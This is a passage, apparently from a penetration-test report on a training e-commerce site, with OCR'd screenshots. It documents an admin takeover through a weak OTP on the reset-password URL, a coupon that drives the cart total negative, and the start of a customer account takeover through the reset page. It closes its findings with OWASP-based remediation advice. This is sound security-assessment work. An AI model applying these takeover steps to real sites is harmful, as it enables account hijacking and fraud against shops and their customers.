Upgrade-Insecure-Requests: 1
```

Observation

- You will be navigated to the reset password page .Here change the password (img 1).
- Navigate to admin login. Enter username-admin and password (img 2).

img 1




13.233.148.87/reset_password/admin.php?otp=456

Enter New Admin Password

•••

•••

img 2



13.233.148.87/login/admin.php

Admin Login


admin

•••

Observation

- You will be redirected to the admin dashboard where you can see the details of all the users/ sellers/customers.

Proof of Concept:



Admin Dashboard

Add Product:


No.	Product Name	Product Description	Seller	Category	Image	Price	
			● Chandan ○ Radhika ○ Nandan	● T Shirt ○ Socks ○ Shoes	UPLOAD		Add

All Products:

No.	Product Name	Product Description	Seller	Category	Image	Price	
1	Adidas Socks	Adidas Men &amp; Women Ankle Length Socks	● Chandan ○ Radhika ○ Nandan	○ T Shirt ● Socks ○ Shoes	UPLOAD	145	Update
2	Adidas Socks - Pack	Adidas Men &amp; Women Ankle Length Socks Pack of 3	● Chandan ○ Radhika ○ Nandan	○ T Shirt ● Socks ○ Shoes	UPLOAD	450	Update

Proof of Concept (PoC)

At url http://13.235.16.62 /cart/cart.php coupon code - UL-1056 is applied.



Shopping Cart

S.No	Product	Price
1	PP Socks Remove	350
	Discount (UL_1056)	-500
	Total	-150

Have a coupon?

UL_1056

Your coupon should look like UL_6666

Shipping Details

Donald Duck

B-34/ the duck lane, Disneyland

Payment Mode

● Cash on delivery

Business Impact – Extremely High

A malicious hacker can gain access to any account and change the information about the products. This may lead to defamation of the seller and the website which the customer trusts.

Attacker once logs in can then carry out actions on behalf of the admin which could lead to serious loss to any user.

Recommendation

Take the following precautions:

- Use proper rate-limiting checks on the no of OTP checking and Generation requests
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts
- OTP should expire after certain amount of time like 2 minutes
- OTP should be at least 6 digit and alphanumeric for more security.

References


https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009)
https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

5. Unauthorized access to Customer account

Unauthorized access to Customer account (critical)	Similarly after gaining access over the account , Hacker can remove/add/confirm items in the cart of the user (CSRF). **Affected URL** : • http://13.232.3.22/cart/cart.php **Affected Parameters :** • Remove option (POST parameter) **Affected URL :** • http://13.232.3.22/cart/cart.php **Affected Parameters :** • Confirm order option (POST parameter)

Observation

- Navigate to http://13.235.16.62/login/customer.php . Copy any of the CUSTOMERS OF THE MONTH's username.



Customer Login


Don't have an account? Sign Up here!

CUSTOMERS OF THE MONTH:

Copyright @ Lifestyle Store. All Rights Reserved.

Observation

- Navigate to http://13.235.16.62/reset_password/customer.php .
- Paste the copied username and click on Reset Password button. You will be redirected to the following page . Hit send



13.235.16.62/reset_password/customer.php?username=Donal234

